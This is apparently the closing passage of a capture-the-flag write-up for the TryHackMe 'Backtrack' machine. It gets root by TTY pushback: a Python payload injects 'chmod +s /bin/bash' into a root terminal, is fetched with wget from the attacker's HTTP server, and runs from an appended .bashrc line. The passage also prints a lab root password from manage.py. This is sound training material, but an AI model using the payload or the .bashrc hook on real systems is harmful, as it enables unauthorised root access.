2025/07/04 17:22:03 CMD: UID=0 PID=5035 | -bash
2025/07/04 17:22:03 CMD: UID=0 PID=5037 | -bash
2025/07/04 17:22:03 CMD: UID=0 PID=5036 | -bash
2025/07/04 17:22:03 CMD: UID=0 PID=5038 | -bash
2025/07/04 17:22:03 CMD: UID=0 PID=5039 | /bin/sh /usr/bin/lesspipe
2025/07/04 17:22:03 CMD: UID=0 PID=5041 | /bin/sh /usr/bin/lesspipe
2025/07/04 17:22:03 CMD: UID=0 PID=5040 | /bin/sh /usr/bin/lesspipe
2025/07/04 17:22:03 CMD: UID=0 PID=5042 | -bash
2025/07/04 17:22:03 CMD: UID=0 PID=5043 | -bash
2025/07/04 17:22:03 CMD: UID=0 PID=5044 | -bash
2025/07/04 17:22:03 CMD: UID=1003 PID=5045 | su - orville
2025/07/04 17:22:03 CMD: UID=1003 PID=5046 | -bash
2025/07/04 17:22:03 CMD: UID=1003 PID=5047 | -bash
2025/07/04 17:22:03 CMD: UID=1003 PID=5049 | -bash
2025/07/04 17:22:03 CMD: UID=1003 PID=5048 | locale
2025/07/04 17:22:03 CMD: UID=1003 PID=5050 | -bash
2025/07/04 17:22:03 CMD: UID=1003 PID=5051 | /bin/sh /usr/bin/lesspipe

```

When root switched to **Orville** using the command `su - orville`, it created a new shell for **orville**. The `-` in the command basically acts like a full login for **Orville**.

So, the root shell doesn't actually end. It just runs in the background while **Orville**'s shell spawns in the foreground. I found an article that spoke about this privesc vector:

[https://www\(errno.fr/TTYPushback.html](https://www(errno.fr/TTYPushback.html)

Instead of exiting **Orville**'s shell (as this could close the entire session), we could use this technique to send a `sigstop` signal, to pause the **orville** shell and switch back to the original root shell that is running in the background.

I created the following **python** payload to add an **SUID** bit on the `/bin/bash` binary and transferred it on the target.

```
root@kali:~/thm/backtrack
root@kali:~/thm/backtrack
# cat evil.py
import fcntl
import termios
import os
import sys
import signal

os.kill(os.getppid(), signal.SIGSTOP)

for char in 'chmod +s /bin/bash\n':
    fcntl.ioctl(0, termios.TIOCSTI, char)

root@kali:~/thm/backtrack
# python3 -m http.server 1111
Serving HTTP on 0.0.0.0 port 1111 (http://0.0.0.0:1111) ...

|
```

I then added the command to execute this in the `.bashrc` file so that it could be executed when the root user switched to **orville**.

```
root@kali:~/thm/backtrack
root@kali:~/thm/backtrack
orville@Backtrack:/home/orville$ wget http://10.21.17.140:1111/evil.py
wget http://10.21.17.140:1111/evil.py
--2025-07-04 17:32:21--  http://10.21.17.140:1111/evil.py
Connecting to 10.21.17.140:1111 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 181 [text/x-python]
Saving to: 'evil.py'

      OK                                         100% 44.0M=0s

2025-07-04 17:32:22 (44.0 MB/s) - 'evil.py' saved [181/181]

orville@Backtrack:/home/orville$ echo 'python3 /home/orville/evil.py' >> .bashrc
```


After some time, an SUID bit was added to the `/bin/bash` binary.

```
orville@Backtrack:/home/orville$ ls -la /bin/bash
ls -la /bin/bash
-rw-r--r-x 1 root root 1183448 Apr 18 2022 /bin/bash
orville@Backtrack:/home/orville$ ls -la /bin/bash
ls -la /bin/bash
-rwsr--r-x 1 root root 1183448 Apr 18 2022 /bin/bash
orville@Backtrack:/home/orville$ |
```


Finally, I executed **bash** in privileged mode and got root access.

```
orville@Backtrack:/home/orville$ /bin/bash -p
/bin/bash -p
whoami
root
id
uid=1003(orville) gid=1003(orville) euid=0(root) egid=0(root) groups=0(root),1003(orville)
|
```

I then captured the final flag from root user's home directory.

```
cd /root
ls
flag3.txt
manage.py
snap
cat flag3.txt

THM{F
```

I also found the root credentials inside the **manage.py** file present in the `/root` directory.



```
root@kali:~/thm/backtrack# cat manage.py
import paramiko
import time

def ssh_and_execute_command():
    try:
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.connect("localhost", username="root", password="uE774BNl6XfzSv62eCHo4J90V3cw7zfd")
        chan = ssh.get_transport().open_session()
        chan.get_pty()
        chan.invoke_shell()

        chan.send(b'su - orville\n')
        time.sleep(3)

        chan.send(b'zip -q -r /home/orville/web_snapshot.zip /var/www/html/*\n')
        time.sleep(5)

        chan.send(b'chmod 700 /home/orville/web_snapshot.zip\n')
        time.sleep(5)

        chan.send(b'exit\n')
        time.sleep(2)
```

That's it from my side!

Until next time :)